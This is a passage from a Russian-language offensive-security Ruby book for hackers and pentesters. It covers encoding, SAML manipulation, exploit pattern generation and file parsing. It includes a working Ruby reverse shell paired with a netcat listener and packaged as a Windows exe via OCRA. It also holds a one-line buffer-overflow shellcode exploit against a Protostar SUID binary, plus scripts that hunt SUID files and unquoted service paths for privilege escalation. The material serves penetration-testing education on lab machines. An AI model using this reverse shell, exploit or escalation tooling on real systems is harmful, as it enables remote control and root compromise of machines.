Как и при любой другой работе со строками, кодирование HTML нужно в различных сценариях: исправление ваших запросов, обход фильтров и многое другое.

Кодирование HTML С помощью метода CGI.escape_html вы можете закодировать вашу строку следующим образом:

```
>> require 'cgi'
>> CGI.escape_html('"><script>alert("Black Hat Ruby")</script>')
=> "&amp;quot;&amp;gt;&amp;lt;script&amp;gt;alert(&amp;quot;Black Hat Ruby&amp;quot;)&amp;lt;/script&amp;gt;"
```

Декодирование HTML С другой стороны, декодирование — интуитивно противоположный процесс. С помощью метода CGI.unescape_html вы можете декодировать вашу строку следующим образом:

```
>> CGI.unescape_html("&amp;quot;&amp;gt;&amp;lt;script&amp;gt;alert(&amp;quot;Black Hat Ruby&amp;quot
=> "\"><script>alert(\"Black Hat Ruby\")</script>"
```

Вы можете заметить escape-символ в возвращаемой строке, что ожидаемо, поскольку именно так Ruby экранирует двойные кавычки; однако вы можете использовать метод puts, чтобы вывести её без экранирующих обратных слэшей, для использования в вашем payload.

Про-совет: Попробуйте установить и использовать gem «htmlentities» (https://github.com/threeday

Кодирование и декодирование SAML

Security Assertion Markup Language (SAML) — это механизм аутентификации и авторизации для Single Sign-On (SSO). Он позволяет пользователю входить в одно или несколько приложений (Service Provider — SP; поставщик услуг) с одним паролем, который предоставляется Identity Provider (IdP; поставщику удостоверений). Чтобы упростить процесс аутентификации, я опишу его следующим образом:

1. Пользователь пытается войти в ресурс приложения (SP).
2. Приложение перенаправляет пользователя на свой сервер IdP с SAMLRequest для аутентификации.
3. Пользователь отправляет корректные учётные данные IdP и идентифицируется.
4. IdP отвечает пользователю SAMLResponse, а затем перенаправляет пользователя в приложение (SP).
5. Пользователь отправляет SAMLResponse в приложение (SP) и входит в систему.

SAML-запрос и ответ — это просто XML-документы, закодированные в base64. Иногда после декодирования base64 вы можете обнаружить, что SAMLResponse сжат/дефлирован в gzip. Об этом можно узнать из заголовка запроса (Accept-Encoding: gzip, deflate).

Итак, из сказанного выше мы понимаем: если мы сможем декодировать и манипулировать SAMLResponse, то, возможно, сможем попробовать применимые атаки, включая:

- XML-атаки:
  - XML External Entity (XXE) атаки

  - XML-инъекции
  - DoS (Billion Laughs).
- Атаки на аутентификацию и авторизацию SAML:
  - Горизонтальный или вертикальный обход пользователя
  - XML Signature Wrapping (XSW)
  - Удаление XML-подписи
  - Атака воспроизведения сообщений (Message Replay)
  - и т.д.

Примечание: Процессы кодирования и декодирования одинаковы как для SAMLRequest, так и для SAMLResponse.

Примечание: Я начну с декодирования SAML-запроса/ответа, поскольку, скорее всего, при тестировании авторизации SAML мы сначала будем декодировать.

Декодирование SAML Если SAML-ответ не сжат, мы декодируем base64 с неэкранированными и экранированными символами, что даёт нам SAML XML.

В случае сжатого (дефлированного) ответа нам нужно использовать класс Zlib::Inflate (https://docs.ruby-lang.org/en/master/Zlib/Inflate.html) для распаковки (инфляции).

```
>> require 'uri'
>> require 'base64'
>> require 'zlib'
>> saml = "fZIJNT%2FBMwEIbvSPwHy%2F..SNIP..718AA%3D%3D"
>> deflated = Base64.decode64(URI.decode_www_form_component(saml))
>> inflate = Zlib::Inflate.new(-Zlib::MAX_WBITS)
>> inflated = inflate.inflate(deflated)
```

Кодирование SAML При кодировании SAML всё ровно наоборот. Мы сжимаем (дефлируем) с помощью класса Zlib::Deflate (https://docs.ruby-lang.org/en/master/Zlib/Deflate.html), а затем кодируем в base64.

```
>> deflate = Zlib::Deflate.new(nil, Zlib::MAX_WBITS)
>> deflated = deflate.deflate(inflated_saml, Zlib::FINISH)
>> saml = Base64.strict_encode64(URI.encode_www_form_component(deflated))
```

Извлечение строк

Во многих случаях нам нужно извлечь определённую строку из произвольной сырой строки. Это не ограничивается разбором файлов. Это простирается дальше, когда мы

выполняем атаки на системы, веб или сеть. В этом разделе мы рассмотрим множество применений.

Про-совет: В мире регулярных выражений (RegExp) всегда есть разные способы сделать одно и то же. Поэтому, когда вы находите то, что работает для вас, используйте это.

Извлечение сетевых строк

Извлечение MAC-адреса

```
>> mac = "Lorem Ipsum is simply3c:77:e6:68:66:e9dummy text of the printing and
0C-29-38-1D-61 00:11:22book.FF:DD:CC"
>> mac_regex = /(?:[0-9A-F][0-9A-F][:\-]){5}[0-9A-F][0-9A-F]/i
>> mac.scan(mac_regex)
=> ["3c:77:e6:68:66:e9", "00:50:7F:E6:96:20", "00:50:56:c0:00:08", "00-
0C-29-38-1D-61"]
```

Извлечение IPv4-адреса Наше регулярное выражение должно извлекать только корректные IPv4-адреса, даже если строка была похожа на формат IPv4. Например, «20.555.700» — не корректный IP-адрес, но формат правильный, и его можно улучшить, чтобы он соответствовал только корректным адресам.

```
>> ipv4 = "Lorem Ipsum is simply dummy text 0f192.168.100.10 the printing and
>> ipv4_regex = /(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-
4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-
5]|2[0-4][0-9]|[01]?[0-9][0-9]?)/
>> ipv4.scan(ipv4_regex).map {|ip| ip.join('.')}
=> ["192.168.100.10", "172.16.16.185", "8.8.8.8"]
```

Извлечение IPv6-адреса IPv6 сложнее, чем IPv4, и я всегда пытаюсь найти лучшее регулярное выражение для IPv6. Я нашёл много таких в интернете, но ни одно не работает идеально. В конце концов, я получил некоторую помощь и пришёл к следующему регулярному выражению, которое является лучшим из тех, что я пробовал до сих пор. (Спасибо Уильяму Копполе (William Coppola) за помощь в этом вопросе.)

```
>> ipv6 = "Lorem Ipsum is simply dummy text of the printing and typesetting in
>> ipv6_regex = /([0-9A-Fa-f]{1,4}(:|::|)){2,8}/
>> ipv6.to_enum(:scan, ipv6_regex).map { Regexp.last_match[0] }
=> ["FE80:0000:0000:0000:0202:B3FF:FE1E:8329", "2001:0db8:85a3:0000:0000:8a2e
```

Извлечение веб-строк

Извлечение URL-адресов С помощью регулярного выражения:

```
>> urls = "Lorem Ipsum is simplyhttp://sabrisaleh.info dummy text of the print
sabri.net and typesetting industry. Lorem https://rubyfu.net Ipsum has been th
>> urls.scan(/https?:\/\/[\S]+/)
=> ["http://sabrisaleh.info", "https://king-sabri.net", "https://rubyfu.net",
```

Используя стандартный модуль URI:

```
>> require 'uri'
>> URI.extract(urls, ["http", "https"])
=> ["http://sabrisaleh.info", "https://king-sabri.net", "https://rubyfu.net",
```

Извлечение адресов электронной почты

```
>> emails = "is simply dummy text of the printing and user1@example.com typese
>> email_regex = /\b[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}\b/i
>> emails.scan(email_regex)
=> ["user1@example.com", "user1@marketing.example2.com"]
```

Извлечение строк из HTML-тегов

```
>> html = <<~HTMLDOC
<html>
<head>
<title>Page Title</title>
</head>
<body>
<h1>Black Hat Ruby</h1>
<p>This is a Heading</p>
<p>This is another <strong>content</strong>.</p>
</body>
</html>
HTMLDOC
>> puts html.gsub(/<.*?>/, '').strip.squeeze
Black Hat Ruby
This is a Heading
This is another content.
```

Генерация строк

Создание паттерна

Во время разработки эксплойта мы создаём строку с уникальным паттерном, чтобы найти нужный буфер для достижения определённой области в памяти. Для этого мы обычно используем хорошо известный инструмент фреймворка Metasploit под названием pattern_create.rb (https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/). Когда вы используете этот инструмент, вы можете задаться вопросом, как можно сгенерировать такую строку без него.

Ruby генерирует диапазоны не только для чисел; он генерирует диапазоны для строки или для строки с числами, объединёнными вместе. Судя по паттерну, это всегда комбинация заглавных букв + строчных букв + целого числа. Этот диапазон генерирует строку размером 20 280 байт. Иногда наш буфер меньше этого; например, нам нужно всего 100 байт буфера, так что нам нужно сгенерировать паттерн и вырезать (slice()) наш буфер из этой длинной строки.

```
>> buffer = 100
>> pattern_create = ('Aa0'..'Zz9').to_a.join.slice(0, buffer)
=> "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
```

Примечание: Вместо slice вы можете использовать квадратные скобки массива: `('Aa0'..'Zz9').to_a.join[0, buffer]`.

Как обычно, в Ruby есть много способов сделать одно и то же, но я хотел познакомить вас с функцией slice().

Знайте, что использованный выше диапазон имеет длину 20 280 байт. Что, если нам нужен буфер больше? Что, если нам нужно 30 000 байт? Идея проста, и я увидел её в официальном pattern_create из Metasploit (https://github.com/rapid7/rex/blob/master/lib/rex/text.rb). Их логика заключалась в том, чтобы разделить требуемый размер буфера на максимальную длину паттерна, а затем умножить это на паттерн, создающий строку, следующим образом:

```
>> buffer = 30000
>> pattern_create = ('Aa0'..'Zz9').to_a.join
>> pattern_create = pattern_create * (buffer / 20280.to_f).ceil
=> "Aa0Aa1Aa2Aa3Aa4Aa5...Zz7Zz8Zz9"
```

Причина в том, что таким образом пытаются снизить вероятность появления повторяющихся паттернов, чтобы сделать функцию смещения паттерна более надёжной.

Смещение паттерна

Когда вы свалите уязвимое приложение с помощью вашего эксплойта, содержащего только что созданный паттерн, вы проверите назначенный регистр или указатель (например, регистр EIP) и скопируете значение паттерна, находящееся там. Теперь нам нужно узнать, сколько байт нужно, чтобы добраться до только что скопированного значения. Верно? Для этого с помощью Metasploit мы используем инструмент pattern_offset.rb.

Логика pattern_offset.rb проста. Мы используем метод scan() на сгенерированной строке паттерна и находим индекс значения, которое мы ищем (то есть скопированное значение из этого регистра).

Предположим, что скопированный паттерн из регистра EIP — «357A5534». Если вы обратите внимание на значение EIP, то увидите, что оно не похоже на то, что мы создали и использовали в нашем эксплойте. Это из-за того, как CPU читает данные. Помните формат Little-Endian? Итак, нам нужно вернуть фактические символы из этого hex-значения и развернуть их, как мы делали раньше.

Теперь вернёмся к фактической логике. Нам нужно найти индекс этой строки, чтобы узнать размер буфера, достигающий регистра EIP. Просканируйте эту строку и найдите совпадающие индексы. Код, стоящий за этой логикой, будет выглядеть так:

```
>> buffer = 30000
>> pattern_create = ('Aa0'..'Zz9').to_a.join.slice(0, buffer)
>> offset = ['357A5534'].pack("H*").reverse
=> "4Uz5"
>> pattern_create.to_enum(:scan, offset).map { Regexp.last_match.begin(0) }
=> [16364, 36644]
```

Метод to_enum() создаёт новый объект-перечислитель, который будет отправлен на действие :scan (метод scan()), чтобы перечислить этот объект, а именно переменную строки pattern_create. Затем мы передаём результат scan в блок, содержащий метод Regexp.last_match(), который возвращает массив объектов MatchData, если произошли какие-либо совпадения с нашим offset, в нашем случае это значение смещения EIP. Метод begin() возвращает массив индексов совпадений из массива MatchData.

Примечание: Если вы создали длинный паттерн и ваше значение offset уже повторяется, вы можете получить более одного совпадения индекса в смещении паттерна. Попробуйте эти смещения в вашем эксплойте, начиная с последнего элемента возвращённого массива.

Про-совет: Для большего разнообразия вы можете использовать gem «Rex» (https://github.com/rapid7/rex) из Metasploit.

Генерация всех шестнадцатеричных значений

Иногда нам нужно сгенерировать все шестнадцатеричные значения, начиная с `\x00` и заканчивая `\xff`. Выглядит знакомо? Да, здесь для вас нет ничего нового, поэтому не будем слишком много объяснять и просто сделаем это.

```
>> puts (0..255).map {|b| ('\x%02X' % b)}.join
=>
\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10\x11\x12\x
```

Генерация всех печатаемых символов

Вы можете столкнуться с ситуацией при работе над эксплойтом, когда цель принимает только печатаемые символы, что делает эксплойт немного хитрым. Вот как можно сгенерировать все печатаемые символы.

```
>> (32..126).map(&:chr).join
=> " !\"\#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
```

Модуль 3 | Взлом систем

Глава 5. Работа с файлами

Запись, чтение и разбор файлов — это непрерывная задача, которую все пользователи намеренно или непреднамеренно выполняют всё время. В сфере информационной безопасности мы всегда смотрим на вещи под разными углами и не перестаём извлекать больше из того, что записано в этих файлах.

В этой главе мы рассмотрим набор разнообразных задач, связанных с файлами, которые могут понадобиться каждому хакеру.

Компиляция Ruby в EXE-файл

Почти все разработчики на интерпретируемых языках как-то завидуют языкам компилируемым из-за возможности получить один исполняемый файл, который запускается со всеми зависимостями на платформе Windows. В отличие от macOS и Linux, в Windows Ruby не установлен по умолчанию.

Примечание: Не дайте ввести себя в заблуждение слову «Компиляция». Правильное слово — «Упаковка» или «Пакетирование» Ruby в exe. Мы не компилируем код Ruby на самом деле, мы лишь упаковываем все требуемые файлы из стандартных и внешних библиотек в один exe-файл. Думайте об этом как о сжатии всех требуемых файлов в один исполняемый файл.

Как хакер, вы редко найдёте установленный Ruby на Windows, если только эта система не использует Ruby-приложения. По этой причине мы хотим знать лучшие способы упаковать наши Ruby-скрипты в exe-файл, чтобы запускать их на Windows без установки Ruby в этой системе.

Про-совет | Без VirusTotal: Настоятельно рекомендую не использовать эту возможность для обхода антивирусов. Это заставляет антивирусы помечать как вредоносное ПО даже легитимные приложения и, следовательно, сводит на нет всю тяжёлую работу, проделанную разработчиками, чтобы сделать их доступными и поддерживаемыми для легитимного использования. Годами люди обходили антивирусы на Python с помощью PyInstaller и Py2Exe, и теперь он ложно помечается несколькими антивирусами даже там, где люди используют его для обычного ПО.

Посмотрите результат сканирования VT (https://www.virustotal.com/#/file/de475594ac63db4aa49e0
9b7293609ac607e5542a8a1df8d) для python-скрипта, выводящего «Black Hat Ruby!» и упакованного в exe через PyInstaller.

- 8 движков детектировали этот файл
- ded4bb0594ac63dbaaad9e021cef4b28209fe0b9b7293609ac607e5542a8a1df8d

- BHRuby.exe
- 4 6 MB
- 2018-11-03 19:02:53 UTC
- 8/65 2018-11-03 19:02:53 UTC
- Detection
- Antiy-AVL , *Jiangmin*
- K7AntiVirus , *K7GW*
- McAfee-GW-Edition , *SentinelOne*
- Sophos ML , *Zillya*

Рисунок 5-1: Легитимный файл Python, помеченный как вредоносный

Чтобы сделать практичный пример, давайте создадим reverse-шелл и скомпилируем его в exe-файл. Этот exe-файл можно выполнить на машине Windows, где Ruby не установлен.

Для этого примера мы построим простой reverse-шелл, написанный на Ruby. Убедитесь, что ваш слушатель запущен на атакующей машине перед запуском reverse-шелла на машине жертвы. Netcat — хороший выбор для этой работы. Нужно, чтобы Netcat слушал порт 9911 и использовал опцию (-k), чтобы держать сокет открытым для множества входящих подключений, избегая запуска каждый раз, когда мы запускаем наш reverse-шелл.

```
$ nc -klvp 9911
```

Наш reverse-шелл выглядит как в следующем примере.

```
require 'socket'

host = ARGV[0] || 'localhost'
port = ARGV[1] || 9911

hostname = "hostname".chomp
exit if defined?(Ocra)

s = TCPSocket.open(host, port)

begin
  loop do
    s.print "#{hostname})> "
    cmd = s.gets.chomp
    IO.popen(cmd, 'rb', :err=>[:child, :out]) {|io| s.print(io.read)} unless c
```

```
  end
rescue Errno::ENOENT
  retry
rescue Exception => e
  puts e.full_message
  exit!
end
```

Листинг 5-1: rshell.rb

Не волнуйтесь, более подробное объяснение создания удалённых шеллов будет в главе 9. Единственная заметная строка здесь — «exit if defined?(Ocra)», которая специфична для компиляции OCRA, и мы объясним, что она делает, позже. Теперь запустите файл rshell.rb после запуска слушателя ncat и попробуйте выполнить несколько команд.

Компиляция Ruby в EXE с помощью OCRA

One-Click Ruby Application (OCRA) — это упаковщик Ruby, который создаёт исполняемые файлы Windows из исходного кода Ruby. Исполняемый файл — это самораспаковывающийся, самозапускающийся исполняемый файл, содержащий интерпретатор Ruby, ваш исходный код и все дополнительно необходимые библиотеки Ruby или DLL. Сначала установим gem (https://github.com/larsch/ocra).

Установка gem OCRA Чтобы избежать любых потенциальных ошибок после компиляции и во время запуска rshell.exe, убедитесь, что вы обновили и очистили кэш ваших gems.

```
PS C:\> gem update
PS C:\> gem update --system
PS C:\> gem install bundler
PS C:\> gem cleanup
```

Листинг 5-2: На Windows, обновление gem и очистка кэша

Установите gem на вашей машине Windows.

```
PS C:\> gem install ocra
```

По умолчанию OCRA запускает скрипт для сбора всех зависимостей, которые нужно включить в исполняемый двоичный файл. Поэтому, если скрипт содержит какой-либо цикл, компиляция OCRA зависнет, пока этот цикл не завершится. Если вы компилируете скрипт с бесконечным циклом, компиляция OCRA будет выполняться бесконечно.

Чтобы избежать этого, перед компиляцией вашего reverse-шелла добавьте строку `exit if defined?(Ocra)` в любом месте перед блоком цикла. Это говорит Ruby определить, собирает ли OCRA ваш скрипт в данный момент, ища константу ocra, и выйти, если это так. Я предпочитаю помещать эту строку сразу после использования метода require(), чтобы убедиться, что OCRA знает обо всех необходимых библиотеках.

Теперь скомпилируем наш reverse-шелл.

```
PS C:\> ocra --console rshell.rb --
```

Где опция –console предназначена для консольных приложений. Мы используем эту опцию, чтобы избежать вызова каких-либо компонентов GUI. Двойное тире (–) требуется OCRA в процессе компиляции, если у вас есть аргументы командной строки.

Как только компиляция успешно завершится, вы найдёте файл с именем «rshell.exe» в текущем каталоге выполнения. Теперь из вашего терминала Windows (машина жертвы) запустите двоичный файл следующим образом:

```
PS C:\> .\rshell.exe 192.168.100.10 9911
```

На атакующей машине вы увидите что-то похожее на следующее:

Рисунок 5-2: reverse-шелл подключён к netcat

Про-совет: Есть и другие gems, такие как Ruby-Packer (http://enclose.io/rubyc), rb2exe (https://github.com/loureirorg/rb2exe) и traveling-ruby (https://github.com/phusion/traveling-ruby). Попробуйте их и узнайте плюсы и минусы каждого.

Работа с файлами HTML, XML, JSON

HTML и структурированные файлы данных, такие как XML и JSON, используются почти во всём при серфинге в интернете. Вы, как хакер, тестировали веб-сайты, использующие хотя бы один из этих форматов, и вам нужно было разбирать, извлекать или строить эти файлы в своих запросах и ответах.

Посмотрим, как в общем мы можем работать с такими файлами в Ruby.

Разбор HTML-файлов

В Ruby нет стандартного класса или модуля парсера для HTML. Однако для этого мы воспользуемся известным gem под названием nokogiri (https://nokogiri.org/).

В каталоге лабораторных работ есть файл «index.html» в labs ch 05. Страница выглядит следующим образом:

Рисунок 5-3: HTML-страница

Цель — разобрать файл index.html и извлечь модули с их главами в массив хэшей. Каждый хэш имеет имя модуля в качестве ключа. Значение каждого ключа — это массив глав модуля. Например: `[{"ModuleXx" => [ChapterX, ChapterY, ChapterZ]}]`.

HTML-код каждого модуля выглядит как в следующем примере.

```
<html>
<body style="background-color:#1b1b1b; ">
  <span style="color: #c90000; ">
    <li>
      <strong>Module 1 | Introduction</strong>
      <ul>
        <li><div>Chapter 1 &ndash; Introduction</div></li>
        <li><div>Chapter 2 &ndash; Setting Up Your Development Environment</d
      </ul>
    </li>
  </span>
</body>
</html>
```

Установка gem Nokogiri

```
$ gem install nokogiri
```

Напишем наш скрипт:

```
require 'nokogiri'

html = Nokogiri::HTML.parse(open("index.html"))
puts "[+] Title: #{html.title}"

book = html.css('/html/body/ul/span/li').map do |mod|
  mod_name = mod.css('strong').text
  mod_chps = mod.css('/ul/li/div').map(&:text)

  {mod_name => mod_chps}
end
```

Листинг 5-3: parsing-html.rb

После подключения библиотеки nokogiri мы создаём экземпляр html разобранного HTML-документа. Метод title() возвращает строку заголовка HTML из тега

. Затем мы используем экземплярный метод css(), который является простым способом поиска в HTML-документе через Xpath. Вы можете использовать инструменты разработчика браузера, чтобы узнать xpath элемента HTML. Мы прошлись по каждому узлу html в xpath /html/body/ul/span/li, который по сути и есть путь, оборачивающий модули и их главы. Мы снова используем метод css(), чтобы найти xpath имени модуля, а затем используем метод text() для извлечения строки текста из этого элемента; то же самое делаем с xpath глав.

Разбор XML-файлов

На этот раз модули и главы книги структурированы в XML, и мы хотим разобрать и извлечь их так же, как мы делали в HTML.

Разбор XML похож на метод HTML, поскольку мы снова используем gem nokogiri. Однако я попытался добавить немного сложности, используя атрибуты элементов для имени и ID.

XML-файл выглядит следующим образом:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE article PUBLIC "-//OASIS//DTD DocBook XML V4.1.2//EN" "http://www.oa
<book lang="English">
  <title>Black Hat Ruby</title>
  <description>Offensive Ruby Programming for Hackers and Pentesters</descript
  <toc>
    <orderedlist>
      <listitem>
        <module name="Introduction" id="1">
          <chapter name="Introduction" id="1"></chapter>
          <chapter name="Setting Up Your Development Environment" id="2"></cha
        </module>
      </listitem>
    </orderedlist>
  </toc>
</book>
```

Он отличается от структуры HTML, но посмотрим, как мы его разберём.

```
require 'nokogiri'
```

```
xml = Nokogiri::XML.parse(open("index.xml"))
puts "[+] Title: " + xml.search("//title").text

book = xml.search("//orderedlist/listitem/module").map do |mod|
  mod_id_attr = mod.get_attribute('id')
  mod_name_attr = mod.get_attribute('name')
  mod_name = "Module #{mod_id_attr} | #{mod_name_attr}"

  mod_chps = mod.elements.map do |ch|
    "Chapter #{ch.get_attribute('id')} — #{ch.get_attribute('name')}"
  end

  {mod_name => mod_chps}
end

pp book
```

Листинг 5-4: parsing-xml.rb

Метод search() ищет в текущем узле xpath данного выражения. Вы также можете использовать метод xpath() для поиска, который вернёт те же результаты. Затем мы используем метод get_attribute(), чтобы получить значение данного атрибута. Кроме того, вы можете использовать метод attributes(), который вернёт все объекты атрибутов (Nokogiri::XML::Attr) как хэш, чтобы вы могли извлечь каждый атрибут для работы с ним (например, `mod.attributes['id'].value`).

Про-совет: В Ruby есть стандартный gem rexml (https://www.rubydoc.info/stdlib/rexml), попробуйте изучить и использовать его вместо nokogiri.

Разбор JSON-файлов

JSON сейчас больше используется в веб-приложениях, на мобильных устройствах, в RESTful API и даже в файлах конфигурации. Вот пример структуры нашей книги в формате json:

```
{
  "book": {
    "lang": "English",
    "title": "Black Hat Ruby",
    "description": "Offensive Ruby Programming for Hackers and Pentesters",
```

```
    "toc": {
      "orderedlist": [{
        "module": {
          "name": "Introduction",
          "id": 1,
          "chapters": [{
            "name": "Introduction",
            "id": 1
          }, {
            "name": "Setting Up Your Development Environment",
            "id": 2
          }]
        }
      }]
    }
  }
}
```

Посмотрим, как мы его разберём.

```
require 'json'

json = JSON.parse(open('index.json').read)
puts "[+] Title: " + json.dig('book', 'title')

book = json.dig('book', 'toc', 'orderedlist').map do |mod|
  mod_id_val = mod.dig('module', 'id')
  mod_name_val = mod.dig('module', 'name')
  mod_name = "Module #{mod_id_val} | #{mod_name_val}"

  mod_chps = mod.dig('module', 'chapters').map do |ch|
    "Chapter #{ch['id']} — #{ch['name']}"
  end

  {mod_name => mod_chps}
end

pp book
```

Листинг 5-5: parsing-json.rb

После подключения библиотеки json мы открываем и разбираем данный файл json, запуская парсер JSON, который возвращает хэш. Метод dig() — это экземплярный метод класса Hash, который ищет во вложенных хэшах. Метод dig() более управляем и элегантен, чем классический способ `json['book']['toc']['orderedlist']` для достижения вложенного хэша.

Коллекция трюков с файлами

Дамп файла в Hex

Время от времени вам может понадобиться извлечь шестнадцатеричный дамп (HexDump) двоичного файла, чтобы проверить определённые значения или строки в этом файле. Есть много инструментов для этого; однако нам может понадобиться выполнить больше обработки или операций над этим hex-дампом.

В лабораторных файлах главы 5 есть двоичный файл под названием «bhr», над которым мы выполним наш HexDump. Запустим Pry и посмотрим, как работает hexdump gem.

Вы можете сделать это одной строкой кода Ruby из терминала, чтобы вывести этот сырой hex на экран. См. следующий пример.

```
$ ruby -e "puts File.open('bhr').read.each_byte.map { |b| '\x%02X' % b }.join'
```

Но в большинстве случаев нам нужно видеть печатаемые строковые символы внутри этого hex-сырья. Вы можете просто написать несколько строк, которые сделают всю магию за вас, как я сделал в следующем примере:

```
def hexdump(file, width = 16, padding = '.')
  ascii = ''
  lnum = 0

  File.open(file).each_byte.each_slice(width) do |bytes|
    print '%06x  ' % lnum

    bytes.map do |byte|
      print '%02x ' % byte
      ascii << (byte.between?(32, 126) ? byte : padding)
    end

    puts '   ' * (width - ascii.length) + ascii
    ascii.clear
    lnum += width
```

```
  end
end
```

Листинг 5-6: hexdump.rb

Мы читаем файл, затем итерируемся по каждому байту, который возвращает перечисляемый объект, и затем нарезаем 16 байт (нужную ширину) на фрагменты байтов. Каждый фрагмент байтов представляет строку. Первый столбец печатает номер строки в шестизначном hex-формате. Затем итерируемся по данному фрагменту байтов. Второй столбец печатает байт в двухзначном hex-формате. Затем мы проверяем, является ли текущий байт ASCII-символом (между 32 и 126), или печатаем точки (нужный символ замены).

Передав двоичный файл этому методу, он выводит следующее в терминал:

```
$ ruby hexdump.rb bhr
000000 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00  .................
000010 02 00 3e 00 01 00 00 00 a4 80 00 00 00 00 00 00  ..>.............
000020 40 00 00 00 00 00 00 00 ...
...
000160 00 00 00 00 ba 00 0a 74 00 00 00 04 00 00 00 00  .......t........
000170 ...
  ...Welcome to Black Hat Ruby!..shstrtab..text.
```

Ещё одна хорошая альтернатива — использовать gem hexdump (https://github.com/postmodern/hexd написанный на чистом Ruby и предоставляющий элегантный код.

Установка gem Hexdump

```
$ gem install hexdump
```

Теперь подключите и вызовите метод Hexdump.dump() следующим образом:

```
>> require 'hexdump'
>> data = File.read('bhr')
>> Hexdump.dump(data)
00000000 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00  .................
00000010 02 00 3e 00 01 00 00 00 a4 80 00 00 00 00 00 00  ..>.............
00000020 40 00 00 00 00 00 00 00 ...
...
00000160 00 00 00 00 ba 00 0a 74 00 00 00 04 00 00 00 00  .......t........
00000170 ...
  ...Welcome to Black Hat Ruby!..shstrtab..text.
```

```
=> nil
```

Кроме того, gem hexdump делает monkey-patch стандартной библиотеки Ruby — File, IO, String и StringIO — чтобы использовать их оттуда (например, `data.hexdump`).

Поиск слабых прав доступа к файлам в системе

Поиск слабых прав доступа к файлам в системе — одна из важнейших задач в фазе пост-эксплуатации. Охота за слабыми правами для бинарников, сервисов и библиотек может быть использована для повышения привилегий, обхода белых списков и закрепления (persistence). Посмотрим на разное применение на платформах Linux и Windows.

Поиск файлов SUID в Linux для повышения привилегий Linux Set-User-Id (SUID) — одно из часто используемых во зло прав Linux, известное хакерам. Оно позволяет обычному пользователю выполнять файлы с привилегиями более высокого пользователя (например, root) для, как предполагается, безопасных задач (например, команды passwd, ping, vim, gdb), которым для работы нужны права root. Однако злоупотребление этими файлами или программами или их эксплуатация приводит к выполнению системных команд в контексте пользователя root (https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/).

Для демонстрации я использую уязвимую машину под названием «Protostar v2» (вы можете скачать уязвимую машину с https://www.vulnhub.com/entry/exploit-exercises-protostar-v2,32/), чтобы найти все исполняемые файлы с флагом SUID в системе.

Войдите в систему через SSH, используя имя пользователя «user» и пароль «user». Вы можете искать файлы SUID одной строкой кода из терминала. См. следующий пример:

```
$ ruby -r find -e "files = []; Find.find('/') {|f| files << f if (File.file?(
```

Однако сначала это может быть вам не совсем ясно, поэтому я разберу это по частям для объяснения.

```
require 'find'

def find_suid(path)
  files = []

  Find.find(path) do |f|
    if (File.file?(f) && File.stat(f).setuid? && File.executable?(f))
      files << f
    end
```

```
  rescue
    next
  end

  files
end

puts find_suid('/')
```

Листинг 5-7: find-suid.rb

Здесь мы подключаем Find — стандартный модуль, который используется для обработки всех файлов в данной директории. Это не единственный способ искать все файлы и директории. Вы можете использовать метод Dir.glob(). Затем мы используем метод Find.find(), чтобы найти и обработать все файлы в данной директории. Добавляем условие, которое проверяет, является ли данный файл (найденный Find) файлом с флагом SUID и исполняемым для текущего пользователя. Встроенный rescue предназначен для избежания любых исключений, которые могут возникнуть, заставляя блок кода Find.find() перейти к следующему элементу (файлу). Наконец, возвращаем значения переменной files, когда завершается метод find_suid().

В Ruby вам не нужно явно использовать метод return, поскольку последнее значение всегда является возвращаемым значением.

После запуска скрипта на машине Protostar будет выведен список файлов. Вы можете изучить каждый файл и найти эксплуатируемые, которые могут позволить вам повысить привилегии до root.

Примечание: Объяснение фазы эксплуатации выходит за рамки книги. Однако, чтобы показать вам влияние неверной конфигурации SUID, я перенёс на Ruby эксплойт одного из SUID-файлов под названием «stack5». Запустите следующий эксплойт на системе.

```
$ (ruby -e 'print "A" * 76 + [0xbffff6c0].pack("V") + "\x90" * 10 + "\x31\xc0\
```

Этот эксплойт повысит ваши привилегии с пользователя «user» до пользователя «root».

Примечание: Перед выполнением эксплойта убедитесь, что вы используете «bash» (см. главу 7, «Получение интерактивного шелла — PTY Spawn»), так как «sh» установлен по умолчанию, иначе эксплойт не будет работать как ожидается.

Поиск слабых прав доступа к службам Windows Одна из различных техник повышения привилегий и закрепления в Windows — эксплуатация неправильной конфигурации «Unquoted Service Path» (незаключённый в кавычки путь службы). Эта проблема связана

с незаключённым в кавычки именем службы, которое позволяет атакующему перехватить службу, используя имя, содержащее символ пробела без «кавычек», и требует прав на запись в директорию службы.

Мы будем использовать известную уязвимую службу под названием «Abyss Web Server X1» (https://www.exploit-db.com/exploits/40460), чтобы найти такого рода уязвимости. Эта атака не ограничивается службами; она также включает файлы DLL Windows и все файлы, которые имеют потенциальное исполняемое применение.

Создадим новый файл «find-unquoted-services.rb» и запустим его на Windows.

```
require 'win32ole'

wmi = WIN32OLE.connect("winmgmts://")

vuln_services = wmi.ExecQuery("Select * from Win32_Service where StartMode =
  path = s.PathName.match(/.*\.exe/).to_s
  path.include?(' ') &&
    !(path.start_with?('"') && path.end_with?('")) &&
    File.writable?(path)
end

puts "[+] Vulnerable services found: #{vuln_services.size}"
puts vuln_services.map(&:PathName)
```

Листинг 5-8: find-unquoted-services.rb

Этот скрипт использует технологию OLE Windows (см. главу 8 — «Управление Windows с помощью OLE»), чтобы составить список всех служб в системе, где сервер запускается автоматически при запуске Windows. Затем он проверяет, что пути перечисленных служб не начинаются и не заканчиваются двойным символом кавычки и что это записываемый путь. Ожидаемый результат будет как в следующем примере:

```
PS C:\Users\KING\Desktop> ruby .\unquoted-service.rb
[+] Vulnerable services found: 1
C:\Abyss Web Server\abyssws.exe --service
```

